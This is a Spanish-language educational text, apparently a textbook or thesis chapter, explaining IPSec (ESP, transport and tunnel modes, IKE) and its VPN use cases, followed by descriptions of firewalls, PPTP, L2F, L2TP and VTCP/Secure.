


Figura 3.3.4. Funcionamiento ESP.

El emisor toma el mensaje original, lo cifra, utilizando una clave determinada, y lo incluye en un paquete IP, a continuación de la cabecera ESP. Durante el tránsito hasta su destino, si el paquete es interceptado por un tercero sólo obtendrá un conjunto de bits ininteligibles. En el destino, el receptor aplica de nuevo el algoritmo de cifrado con la misma clave, recuperando los datos originales. Está claro que la seguridad de este protocolo reside en la robustez del algoritmo de cifrado, es decir, que un atacante no puede descifrar los datos sin conocer la clave, así como en que la clave ESP únicamente la conocen el emisor y el receptor.

La distribución de claves de forma segura es, por consiguiente, un requisito esencial para el funcionamiento de ESP y también de AH, como hemos visto anteriormente.

Asimismo, es fundamental que el emisor y el receptor estén de acuerdo tanto en el algoritmo de cifrado o de Hash y como en el resto de parámetros comunes que

utilizan. Esta labor de puesta en contacto y negociación es realizada por un protocolo de control, denominado IKE.

3.3.1.7.3 Los modos de transporte y de túnel

Antes de entrar en los detalles del protocolo IKE es necesario explicar los dos modos de funcionamiento que permite IPSEC. Tanto ESP como AH proporcionan dos modos de uso:

1. El modo transporte. En este modo el contenido transportado dentro del datagrama AH o ESP son datos de la capa de transporte (por ejemplo, datos TCP o UDP). Por tanto, la cabecera IPSEC se inserta inmediatamente a continuación de la cabecera IP y antes de los datos de los niveles superiores que se desean proteger. El modo transporte tiene la ventaja de que asegura la comunicación extremo a extremo, pero requiere que ambos extremos entiendan el protocolo IPSEC.

2. El modo túnel. En éste el contenido del datagrama AH o ESP es un datagrama IP completo, incluida la cabecera IP original. Así, se toma un datagrama IP al cual se añade inicialmente una cabecera AH o ESP, posteriormente se añade una nueva cabecera IP que es la que se utiliza para encaminar los paquetes a través de la red. El modo túnel se usa normalmente cuando el destino final de los datos no coincide con el dispositivo que realiza las funciones IPSEC.

El modo túnel es empleado principalmente por los gateways IPSEC, con objeto de identificar la red que protegen bajo una misma dirección IP y centralizar de este modo el procesado del tráfico IPSEC en un equipo. El modo túnel también es útil, cuando se utiliza junto con ESP, para ocultar la identidad de los nodos que se están comunicando. Otra aplicación del modo túnel, tanto con ESP como con AH, es poder establecer Redes Privadas Virtuales (VPN por sus siglas en ingles) a través de redes públicas, es decir, interconectar de forma segura redes de área local, incluso en el caso de que éstas usen direccionamiento privado o no legal en Internet.

IPSEC puede ser implementado bien en un host o bien en un equipo dedicado, tal como un enrutador o un Firewall, que cuando realiza estas funciones se denomina

gateway IPSEC. La figura muestra los dos modos de funcionamiento del protocolo IPSEC,




Figura 3.3.5. Modo de transporte IPSEC.




Figura 3.3.6. Funcionamiento modo Tunel.

Donde:

1. En la Figura 3.3.5 se representan dos hosts que entienden IPSEC y que se comunican de forma segura. Esta comunicación se realiza en modo transporte, por tanto la información que se protege es únicamente el protocolo TCP o UDP, así como los datos de aplicación.

2. En la Figura 3.3.6 se muestran dos redes que utilizan para conectarse dos gateways IPSEC y por tanto, utilizan una implementación en modo túnel. Se puede ver que la comunicación se realiza a través de una red de datos pública, entre un PC situado en una red local con otro PC situado en una red local remota, de modo que entre los gateways IPSEC se establece un túnel a través del cual viajan protegidas las comunicaciones entre ambas redes locales.

Sin embargo ambas computadoras envían y reciben el tráfico en claro, como si estuviesen situados en la misma red local. Este esquema tiene la ventaja de que los nodos situados en redes separadas pueden comunicarse de forma segura y transparente, concentrándose, al mismo tiempo, las funciones de seguridad en un único punto, facilitando así las labores de administración.

3.3.1.7.4 IKE el protocolo de control

Un concepto esencial en IPSEC es el de asociación de seguridad (SA): es un canal de comunicación unidireccional que conecta dos nodos, a través del cual fluyen los datagramas protegidos mediante mecanismos criptográficos acordados previamente. Al identificar únicamente un canal unidireccional, una conexión IPSEC se compone de dos SAs, una por cada sentido de la comunicación.

Hasta el momento se ha supuesto que ambos extremos de una asociación de seguridad deben tener conocimiento de las claves, así como del resto de la información que necesitan para enviar y recibir datagramas AH o ESP. Tal como se ha indicado anteriormente, es necesario que ambos nodos estén de acuerdo tanto en los algoritmos criptográficos a emplear como en los parámetros de control. Esta operación puede realizarse mediante una configuración manual, o mediante algún protocolo de control que se encargue de la negociación automática de los parámetros necesarios; a esta operación se le llama negociación de SAs. El IETF ha definido el **protocolo IKE** para realizar tanto esta función de gestión automática de claves como el establecimiento de las SAs correspondientes. Una característica importante de IKE es que su utilidad no se limita a IPSEC, sino que es un protocolo estándar de gestión de claves que podría ser útil en otros protocolos, como, por ejemplo, OSPF o RIPv2. IKE es un protocolo híbrido que ha resultado de la integración de dos protocolos complementarios: ISAKMP y Oakley.

ISAKMP define de forma genérica el protocolo de comunicación y la sintaxis de los mensajes que se utilizan en IKE, mientras que Oakley especifica la lógica de cómo se

realiza de forma segura el intercambio de una clave entre dos partes que no se conocen previamente.

El objetivo principal de IKE consiste en establecer una conexión cifrada y autenticada entre dos entidades, a través de la cual se negocian los parámetros necesarios para establecer una asociación de seguridad IPSEC. Dicha negociación se lleva a cabo en dos fases:

1. La fase común a cualquier aplicación, en la que ambos nodos establecen un canal seguro y autenticado. Dicho canal seguro se consigue mediante el uso de un algoritmo de cifrado simétrico y un algoritmo HMAC. Las claves necesarias se derivan de una clave maestra que se obtiene mediante un algoritmo de intercambio de claves Diffie-Hellman. Este procedimiento no garantiza la identidad de los nodos, para ello es necesario un paso adicional de autenticación.

Existen varios métodos de autenticación, los dos más comunes se describen a continuación:

a) El primer método de autenticación se basa en el conocimiento de un secreto compartido que, como su propio nombre indica, es una cadena de caracteres que únicamente conocen los dos extremos que quieren establecer una comunicación IPSEC. Mediante el uso de funciones Hash cada extremo demuestra al otro que conoce el secreto sin revelar su valor; así los dos se autentican mutuamente. Para no debilitar la seguridad de este mecanismo de autenticación, debe configurarse un secreto distinto para cada par de nodos, por lo que el número de secretos crece muy rápidamente cuando aumenta el número de nodos. Por esta razón en entornos en los que se desea interconectar muchos nodos IPSEC la gestión de claves es muy complicada. En este caso no se recomienda el uso de autenticación mediante secreto compartido, sino autenticación basada en certificados digitales.

b) En los estándares IPSEC está previsto el uso de un método de autenticación que se basa en utilizar certificados digitales X509v3. El uso de certificados permite distribuir de forma segura la clave pública de cada nodo, de modo que éste puede probar su identidad mediante la posesión de la clave privada y ciertas operaciones de criptografía pública. La utilización de certificados requiere de la aparición de un elemento más en la arquitectura IPSEC, la PKI (Infraestructura de Clave Pública),

2. La segunda fase es el canal seguro IKE, es usado para negociar los parámetros de seguridad específicos asociados a un protocolo determinado, en nuestro caso IPSEC. Durante esta fase se negocian las características de la conexión ESP o AH y todos los parámetros necesarios. El equipo que ha iniciado la comunicación ofrecerá todas las posibles opciones que tenga configuradas en su política de seguridad y con la prioridad que se hayan configurado. El sistema receptor aceptará la primera que coincida con los parámetros de seguridad que tenga definidos. Asimismo, ambos host se informan del tráfico que van a intercambiarse a través de dicha conexión.

El funcionamiento del protocolo IKE y el modo en que se obtiene una clave de sesión, que es la que se utiliza para proteger las conexiones ESP o AH.

3.3.1.7.5 Aplicaciones prácticas de IPESEC

La tecnología IPSEC permite construir soluciones de comunicaciones que ofrecen confidencialidad y autenticación en la capa IP, independientemente de cual sea el medio de transporte (FR, PPP, xDSL o ATM). Además, la inclusión de seguridad en la capa IP tiene la ventaja de que se extiende universalmente, ofreciendo un nivel de seguridad homogéneo de manera independiente del tipo que sean las aplicaciones, siempre que estén basadas en IP.

El protocolo IPSEC proporciona una solución viable para tres escenarios:




Figura 3.3.7. Escenarios viables que proporciona IPSEC.

1. Interconexión segura de redes locales.
2. Acceso seguro de usuarios remotos.

3. Extranet o conexión de una corporación con sus distribuidores y proveedores.

Para cada uno de los escenarios mencionados se desarrolla una aplicación práctica concreta y se presentan las ventajas de utilizar IPSEC.

3.3.1.7.6 La interconexión segura de las redes locales

La mayoría de las corporaciones utiliza IP como medio de transporte universal, y las que todavía no usan IP tienen planes de migrar completamente a esta tecnología en un futuro próximo. Asimismo, la naturaleza distribuida de las empresas hace necesaria una infraestructura de comunicaciones que interconecte todas sus oficinas o puntos de venta. Por Intranet se entiende una red de comunicaciones basada en una infraestructura de comunicaciones pública o privada que conecta todos los puntos de trabajo de una empresa y que tiene como medio común IP.

En la figura anterior 3.3.7 se muestra un ejemplo de Intranet.

Dicha Intranet conecta todas las oficinas bancarias con el centro de proceso de datos (CPD) de un gran banco. La seguridad es vital en este entorno, y los requisitos de confidencialidad e integridad de las comunicaciones se cubren perfectamente mediante el uso de la tecnología IPSEC.

En la actualidad, incluso las oficinas bancarias más pequeñas disponen de una infraestructura informática que consta de una red local con varios PCs que usan una variedad de aplicaciones y protocolos para los que es imposible o muy costoso añadir mecanismos de seguridad. Sin embargo, todo el tráfico de esta red local está basado en IP o puede ser encapsulado en IP, de modo que la instalación de un gateway IPSEC es la mejor solución para garantizar la seguridad de las comunicaciones de la oficina con el exterior.

Es habitual que las oficinas bancarias, debido a su elevado número, presenten una gran diversidad de tecnologías de acceso. Para grandes bancos con presencia multinacional y oficinas dispersas en muchos países esta diversidad será mayor, de forma que incluso podría plantearse la conexión de algunas oficinas directamente a través de Internet. En cualquier caso, IPSEC garantiza la protección de las comunicaciones con independencia de la tecnología de acceso empleada. En cuanto al centro de proceso de datos, los requisitos críticos son la fiabilidad y la capacidad para mantener un elevado número de sesiones simultáneas. En el mercado están disponibles gateways IPSEC comerciales que incorporan la posibilidad de configuración redundante y el establecimiento de 25.000 túneles simultáneos o más. Estas prestaciones son suficientes incluso para las redes bancarias más grandes.

3.3.1.7.7 El acceso seguro a los usuarios

La gran mayoría de las empresas necesitan proporcionar a sus usuarios algún procedimiento para el acceso remoto a los recursos corporativos. Estos usuarios con necesidades de acceso remoto pueden ser agentes de ventas, teletrabajadores o

directivos en viaje de negocios; en todos los casos se requiere la necesidad de poder acceder de forma segura a los sistemas informáticos de la empresa a cualquier hora y en cualquier lugar, incluso en el extranjero. Además, las previsiones de futuro apuntan a que estas necesidades de acceso remoto van a crecer espectacularmente.

La tecnología IPSEC permite comunicar el PC del usuario remoto a las máquinas del centro corporativo, de modo que se soporten todas las aplicaciones IP de forma transparente. Mediante la instalación de un software en el PC, denominado "cliente IPSEC", es posible conectar remotamente dicho equipo móvil a la red local de la corporación de forma totalmente segura, con la ventaja de que el usuario remoto, desde cualquier lugar del mundo, del mismo modo que si estuviese físicamente en su oficina, podrá:

- Leer y enviar correo.
- Acceder a discos compartidos en red.
- Acceder al servidor Web corporativo.
- Consultar la agenda.

El uso del estándar IPSEC permite garantizar la confidencialidad y la autenticación de las comunicaciones extremo a extremo, de modo que esta solución de acceso remoto se integra perfectamente con los sistemas de seguridad de la red corporativa.

En la Figura 3.3.8 se presenta un escenario típico de acceso remoto seguro a una corporación.




Figura 3.3.8. Acceso remoto seguro a una corporación

Dada la creciente competitividad en el sector informático, la protección de la propiedad intelectual, la información estratégica y de nuevos productos, e incluso de la propia imagen de la empresa, imponen requisitos de control de acceso y de confidencialidad que hacen imprescindible la implementación de un sistema de acceso remoto que sea suficientemente seguro.

El protocolo IPSEC permite construir una solución que cumple estos requisitos de seguridad. En este entorno, los usuarios remotos dispondrán de un software instalado en su PC de trabajo que les permitirá establecer una conexión segura con la red local de la compañía. La variedad de sistemas operativos no supone dificultad alguna, ya que todos los sistemas operativos recientes como Windows 2000 o Solaris 8 incluyen un cliente IPSEC. Asimismo, para los sistemas operativos más difundidos, y que no integran IPSEC, existen aplicaciones de cliente IPSEC, tanto comerciales como de libre distribución. Incluso existe un cliente IPSEC para Palm Pilot. Para garantizar la seguridad de esta solución y evitar intrusiones, como las que han afectado a Microsoft y otras corporaciones en el pasado, es necesario complementar la tecnología IPSEC con el uso, en los equipos remotos, de firewall personales y autenticación fuerte mediante certificados digitales X.509 residentes en tarjetas inteligentes.

Desde el punto de vista del administrador de la red informática de la corporación, los requisitos prioritarios serán la facilidad de gestión y la necesidad de autenticar de forma fiable a cada usuario. La integración de IPSEC con una infraestructura de clave pública (PKI) proporciona una respuesta adecuada a estos requisitos.

3.3.1.7.8 La Extranet

Por Extranet se entiende una red de comunicaciones que interconecta a una empresa con todos los agentes con los cuales mantiene relaciones comerciales: consumidores, proveedores y distribuidor. En este escenario la interoperabilidad que ofrece el estándar IPSEC es una ventaja clave frente a otras soluciones; cada empresa comprará equipos de fabricantes distintos, pero todos ellos podrán conectarse de forma segura utilizando IPSEC como lenguaje común.

La tendencia actual es la aparición de Extranets en las que convergen todas las empresas que participan en un mismo sector productivo. Previsiblemente, el comercio electrónico negocio a negocio (B2B) evolucionará en este sentido, para proporcionar puntos de encuentro virtuales en los que se establezcan relaciones comerciales de empresa a empresa de forma segura.
Estos mercados virtuales especializados se articularán de forma natural en torno a la elaboración de un producto o la provisión de un servicio concreto: fabricación del automóvil y el tipo de industria que lleva asociada, distribución y comercialización de alimentos, sector asegurador, etc.

En nuestro caso tomaremos como ejemplo el sector asegurador: una extranet que conecte las compañías aseguradoras y los agentes de ventas debe cumplir unos estrictos requisitos de seguridad, que incluso están regulados por normativas legales. Este es un ejemplo claro en el que IPSEC aparece como la solución más apropiada, dado que es una tecnología avalada por estándares internacionales, garantiza la interoperabilidad entre los equipos de distintos fabricantes y proporciona el más alto nivel de seguridad gracias a las técnicas criptográficas más modernas.

En la Figura 3.3.9 se muestra un esquema de una extranet para el sector de seguros. En dicha figura se puede observar como dos compañías se comunican de forma segura para intercambiar información sobre las pólizas de seguros. Al mismo tiempo los agentes de ventas y las oficinas de seguros pueden acceder a la información comercial necesaria para su negocio. Una extranet como esta puede llevarse a cabo perfectamente usando IPSEC; para ello se requiere la instalación de un gateway IPSEC en cada uno de los puntos de presencia de la extranet, mientras que el equipamiento de los agentes de ventas se reduce a un PC portátil con un cliente IPSEC.




Figura 3.3.9. Intercambio de información entre dos compañías de forma segura.

3.3.1.7.9 Firewall

Se sabe que el Firewall es una herramienta exclusivamente desarrollada para la seguridad de las redes y la protección de los sistemas interconectados, este tema es abordado en este documento en una parte especial para ello (ver apartado de Firewall 3.1.4), sin embrago este sistema tiene también implicaciones en lo que a redes virtuales respecta ya que permite la posibilidad de ejecutar software que realice conexiones con diferentes redes privadas en Internet. Para ello, es necesario el establecimiento de líneas virtuales por las cuales los datos intercambiados viajen encriptados y autenticados (por ejemplo empleando IPSEC). No obstante, no todo son

ventajas. Así, por el momento no es posible disponer de un Proxy genérico que sea capaz de soportar todos los servicios, sino que cada servicio dispone de su Proxy (http-proxy, ftp-proxy, etc). Además, los Proxis no son mecanismos transparentes dado que las aplicaciones deben configurarse para que establezcan su conexión al Firewall en lugar de a los servidores externos.

En la práctica, los Firewall son combinaciones entre las técnicas de filtrado a nivel IP, a nivel de aplicación y a nivel de conexión. La determinación de estas técnicas dependerá del nivel de flexibilidad, transparencia, y seguridad requerida.

3.3.1.7.10 PPTP - Point-to-Point Tunneling Protocol

PPTP es un protocolo de red creado por Microsoft que permite la realización de transferencias seguras desde clientes remotos a servidores emplazados en redes privadas, empleando para ello tanto líneas telefónicas conmutadas como Internet. En el escenario típico de PPTP, el cliente establecerá una conexión dial-up con el servidor de acceso a red (NAS) del proveedor del servicio, empleando para ello el protocolo PPP. Una vez conectado, el cliente establecerá una segunda conexión con el servidor PPTP (necesariamente Windows NT Server 4.0) el cual estará situado en la red privada. Dicho servidor será utilizado como intermediario de la conexión, recibiendo los datos del cliente externo y transmitiéndolos al correspondiente destino en la red privada.

PPTP encapsula los paquetes PPP en datagramas IP. Una vez que los datagramas llegan al servidor PPTP, son desensamblados con el fin de obtener el paquete PPP y desencriptados de acuerdo al protocolo de red transmitido. Por el momento, PPTP únicamente soporta los protocolos de red IP, IPX, y NetBEUI. El protocolo PPTP especifica además una serie de mensajes de control con el fin de establecer, mantener y destruir el túnel PPTP. Estos mensajes son transmitidos en paquetes de control en el interior de segmentos TCP. De este modo, los paquetes de control almacenan la cabecera IP, la cabecera TCP, el mensaje de control PPTP y los trailers apropiados.

La autenticación PPTP está basada en el sistema de acceso de Windows NT, en el cual todos los clientes deben proporcionar un par usuario / contraseña. La autenticación remota de clientes PPTP es realizada empleando los mismos métodos de autenticación utilizados por cualquier otro tipo de servidor de acceso remoto (RAS). En el caso de Microsoft, la autenticación utilizada para el acceso a los RAS soporta los protocolos CHAP, MS-CHAP, y PAP. Los accesos a los recursos NTFS o a cualquier otro tipo, precisa de los permisos adecuados, para lo cual resulta recomendable utilizar el sistema de ficheros NTFS para los recursos de ficheros a los que deben acceder los clientes PPTP. En cuanto a la encriptación de datos, PPTP utiliza el proceso de encriptación de secreto compartido en el cual sólo los extremos de la conexión comparten la clave. Dicha clave es generada empleando el estándar RSA RC-4 a partir de la contraseña del usuario. La longitud de dicha clave puede ser 128 bits (para usuarios de Estados Unidos y Canadá) o 40 bits (para el resto de usuarios).

Por último, PPTP puede ser utilizado conjuntamente con Firewall y enrutadores, para lo cual deberá habilitarse el paso del tráfico destinado al puerto TCP 1723 (tráfico PPTP) y protocolo 47 (IP).

3.3.1.7.11 L2F - Layer 2 Forwarding

El protocolo L2F tiene como objetivo proporcionar un mecanismo de tunneling para el transporte de tramas a nivel de enlace (HDLC, PPP, SLIP, etc). El proceso de tunneling involucra tres protocolos diferentes: Protocolo pasajero, protocolo encapsulador, y protocolo portador. El protocolo pasajero representa el protocolo de nivel superior que debe encapsularse (PPP, SLIP, etc). A continuación, el protocolo encapsulador indica el protocolo que será empleado para la creación, mantenimiento y destrucción del túnel de comunicación. En este caso, el protocolo encapsulador será L2F. Por último, el protocolo portador será el encargado de realizar el transporte de todo el conjunto. Por lo general, este protocolo suele ser IP dadas sus capacidades de enrutamiento, su acople a los diferentes medios y su estandarización dentro del ámbito de Internet.

Entre las principales ventajas que ofrece el protocolo L2F es de destacar el soporte multiprotocolo, la multiplexación de múltiples sesiones remotas (minimizando el número de túneles abiertos en un momento dado), y la gestión dinámica de los túneles, en la cual los recursos de los servidores de acceso a la red se minimizan al iniciar los túneles únicamente cuando existe tráfico de usuario. Además, por cada túnel L2F establecido, el proceso de seguridad genera una clave aleatoria como medida de prevención ante posibles ataques basados en spoofing. A su vez, en el interior de los túneles, cada una de las sesiones multiplexadas mantendrá un número de secuencia para evitar problemas debidos a la duplicidad de paquetes.

3.3.1.7.12 L2TP - Layer 2 Tunneling Protocol

Creado como combinación de los protocolos L2F y PPTP, permite la creación de túneles a través de una gran variedad de redes (IP, SONET, ATM) para el transporte de tráfico PPP. Dado que el protocolo pasajero es PPP, L2TP hereda el mecanismo de autenticación de éste, al igual que los protocolos empleados para el control de la encriptación (ECP) y la compresión (CCP), además de incluir un soporte propio de autenticación que podrá ser empleado en ambos extremos del túnel.

Los túneles L2TP pueden llevarse a cabo tanto en redes públicas IP como no-IP. Esto provoca que tanto los paquetes de control como los paquetes de datos sean vulnerables frente a posibles ataques como Spoofing, denegaciones de servicio, modificaciones, o incluso intercepción de los procesos de negociación de la encriptación (ECP) y de la compresión (CCP) con el fin de provocar la supresión de los mecanismos de confidencialidad o en su caso, obtener el acceso a las contraseñas de los usuarios. Para evitar todas estas posibles situaciones, el protocolo de seguridad deberá proporcionar autenticación así como mecanismos para asegurar la integridad y la protección de los paquetes de control, además de la confidencialidad de todos los paquetes. Para poder alcanzar este nivel, es necesario implementar IPSEC- ESP. No obstante, esta utilización de IPSEC requiere un soporte para la todos los suites de cifrado.

Esta necesidad se ve aún más acentuada si observamos los mecanismos de autenticación empleados por L2TP y PPP. La autenticación L2TP es llevada a cabo desde los servidores de red L2TP (LNS), en los cuales deben autenticarse todos los concentradores de acceso L2TP (LAC). Esto provoca la no existencia de mecanismos de protección del tráfico de control y datos tomando como base los paquetes intercambiados. Así, la autenticación L2TP deja al túnel creado en un estado de alta vulnerabilidad frente a posibles ataques. Por otro lado, PPP autentica a los clientes en los LNS pero tampoco proporciona una autenticación basada en paquetes. La encriptación PPP cumple los requisitos de confidencialidad de tráfico PPP pero sin embargo, tampoco alcanza los requisitos necesarios para la integridad, la autenticación y la gestión de las claves. Además, el proceso de negociación ECP no es llevado a cabo de una manera cifrada. Como consecuencia, el proceso de encriptación PPP ofrece un mecanismo de seguridad demasiado débil, además de no ayudar al proceso de seguridad del canal L2TP.

3.3.1.7.13 VTCP/Secure

VTCP/Secure proporciona un mecanismo para el acceso remoto desde una red no fiable a una red privada segura, mediante la creación de redes privadas virtuales de carácter personal. Al igual que en los casos anteriores, el acceso es llevado a cabo por medio de la canalización de todo el tráfico hacia un servidor en el cual se llevará a cabo la encriptación para ambos sentidos de la comunicación. El protocolo está formado por un software cliente (VSCLIENT) situado en el equipo remoto (por ejemplo, un PC) y un software pasarela (VSGATE) el cual se encontrará instalado entre el equipo remoto y la red privada segura (enrutador, Firewall). El software VSCLIENT se encargará de interceptar los datos procedentes de las aplicaciones TCP/IP utilizadas y transmitirlos por un canal encriptado y autenticado hacia el gateway.

Acto seguido, la aplicación VSGATE desencriptará, verificará, y validará los datos antes de realizar su retransmisión hacia el equipo destino de la red privada. Gracias a la utilización de este método se evita la posibilidad de intercepción o modificación de los datos dado que el servidor VSGATE únicamente autoriza el acceso a los servicios

de red en base a la identidad del usuario, bloqueando el acceso a aquellos usuarios que no dispongan de los permisos apropiados. Esto conlleva que todas las aplicaciones de red del equipo remoto hereden las características de seguridad proporcionadas por VTCP/Secure. De este modo, aplicaciones como Telnet, correo electrónico, o FTP que tradicionalmente incluían un perfil mínimo de seguridad, pasen automáticamente a convertirse en aplicaciones encriptadas y autenticadas. Además, VTCP/Secure oculta todo detalle relativo a la configuración de la red privada al igual que en los datos. De este modo resulta imposible realizar una deducción desde el exterior acerca de la estructura interna de la red privada.

Por último, entre los diferentes algoritmos empleados cabe destacar RADIUS y TACACS+ para realizar la autenticación y la autorización, y DES, 3-DES y Diffie-Hellman para llevar a cabo la encriptación.

